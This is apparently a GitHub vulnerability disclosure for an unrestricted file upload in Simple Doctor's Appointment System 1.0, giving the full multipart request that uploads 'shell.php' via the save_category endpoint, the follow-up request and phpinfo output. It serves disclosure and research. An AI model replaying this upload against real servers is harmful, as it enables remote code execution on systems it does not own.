

dyh1213-wq / cve Public[Code](#) [Issues 6](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)[New issue](#)

File Upload vulnerability from sourcecodester Simple Doctor's Appointment System in PHP/MySQL with Source Code (2020) V1.0 /doctors_appointment/admin/ajax.php?action=save_category #5

[Open](#)

dyh1213-wq opened 2 weeks ago · edited by dyh1213-wq

Edits ▾

Owner



File Upload vulnerability from sourcecodester Simple Doctor's Appointment System in PHP/MySQL with Source Code (2020) V1.0 /doctors_appointment/admin/ajax.php?action=save_category

A vulnerability, which was classified as critical, was found in sourcecodester Simple Doctor's Appointment System 1.0. This affects some unknown functionality of the file /doctors_appointment/admin/ajax.php?action=save_category . The manipulation of the argument with an unknown input leads to a unrestricted upload vulnerability. The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment. This is going to have an impact on confidentiality, integrity, and availability.

Affected Project: Simple Doctor's Appointment System

Official Website: <https://www.sourcecodester.com/php/14467/simple-doctors-appointment-system-using-phpmysql-source-code.html>

Version: v1.0

Related Code file: /doctors_appointment/admin/ajax.php?action=save_category


Vulnerability Description

User can update file through `/doctors_appointment/admin/ajax.php?action=save_category`




Web application doesn't sanitize or filters the being uploaded, making it vulnerable to arbitrary file upload vulnerability, that can also lead to Remote Code Execution.

Demonstration


Below is how looks like:`/doctors_appointment/admin/ajax.php?action=save_category`



The screenshot shows the admin interface of the Doctor's Appointment System. On the left, a sidebar menu includes Home, Appointments, Doctors, Medical Specialties, Users, and Site Settings. The main content area is titled "Medical Specialties Form" and contains a "Specialty" text input field and an "Image" file upload field. The "Image" field shows a file named "shell.php" has been selected. Below the form are "Save" and "Cancel" buttons. On the right, a table displays the list of medical specialties:

#	Image	Name	Action
1		Pediatrics	Edit Delete
2		Cardiology	Edit Delete
3		Obstetrician/gynecologists	Edit Delete
4		Neurologists	Edit Delete
5		1111	Edit Delete

Let's upload random file and intercept the upload:



Request

```

10 Accept: */*
11 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundarytz0HbAFmzKpLkGmd
12 Origin: http://127.0.0.1
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1/doctors_appointment/admin/index.php?page=categories
17 Accept-Encoding: gzip, deflate, br
18 Cookie: PHPSESSID=30sc6gmn22go9tr4k1fe6n4r15
19 Connection: keep-alive
20
21 -----WebKitFormBoundarytz0HbAFmzKpLkGmd
22 Content-Disposition: form-data; name="id"
23
24
25 -----WebKitFormBoundarytz0HbAFmzKpLkGmd
26 Content-Disposition: form-data; name="name"
27
28 13212312
29 -----WebKitFormBoundarytz0HbAFmzKpLkGmd
30 Content-Disposition: form-data; name="img"; filename="shell.php"
31 Content-Type: application/octet-stream
32
33 <?php phpinfo(); ?>
34 -----WebKitFormBoundarytz0HbAFmzKpLkGmd--
35

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 15 Mar 2026 06:11:30 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.3.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html
11 Content-Length: 1
12
13 1

```

Going to the main website, we can see that the our file was uploaded successfully:

Request

```

1 GET /doctors_appointment/assets/img/1773555060_shell.php HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: zh-CN,zh;q=0.9
5 sec-ch-ua: "Chromium";v="133", "Not(A)Brand";v="24"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
7 sec-ch-ua-mobile: ?0
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: http://127.0.0.1/doctors_appointment/admin/index.php?page=categories
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=30sc6gmn22go9tr4k1fe6n4r15
15 Connection: keep-alive
16
17

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sun, 15 Mar 2026 06:11:33 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.3.29
5 Keep-Alive: timeout=5, max=95
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 67137
9
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml">
12 <head>
13 <style type="text/css">
14   body{
15     background-color:#ffffff;
16     color:#000000;
17   }
18   body,td,th,h1,h2{
19     font-family:sans-serif;
20   }
21   pre{
22     margin:0px;
23     font-family:monospace;
24   }
25   a:link{
26     color:#000099;
27   }
28 </style>
29 </head>
30 <body>
31 <div style="text-align:center">
32 <img alt="shell.php" data-bbox="1773555060_shell.php" style="width:100px; height:100px; background-color:#ffffff; border:1px solid #000000; display:block; margin:auto;"/>
33 </div>
34 </body>
35 </html>

```

Inspector

- Selection: /doctors_appointment/assets/img/1773555060_shell.php
- Request attributes
- Request cookies
- Request headers
- Response headers

Open image in a new tab

127.0.0.1/SFMS/files/1353/shell.php

PHP Version 5.3.29

System	Windows NT LPTOP-BQ0KGPS0 6.2 build 9200 (Unknow Windows version Home Premium Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php5.3.29nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS,VC9
PHP Extension Build	API20090626,NTS,VC9
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

Sign up for free
[to join this conversation on GitHub.](#)
Already have an account? [Sign in to comment](#)

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects



Milestone

No milestone

Relationships

None yet

Development

 Code with agent mode 

No branches or pull requests

Participants

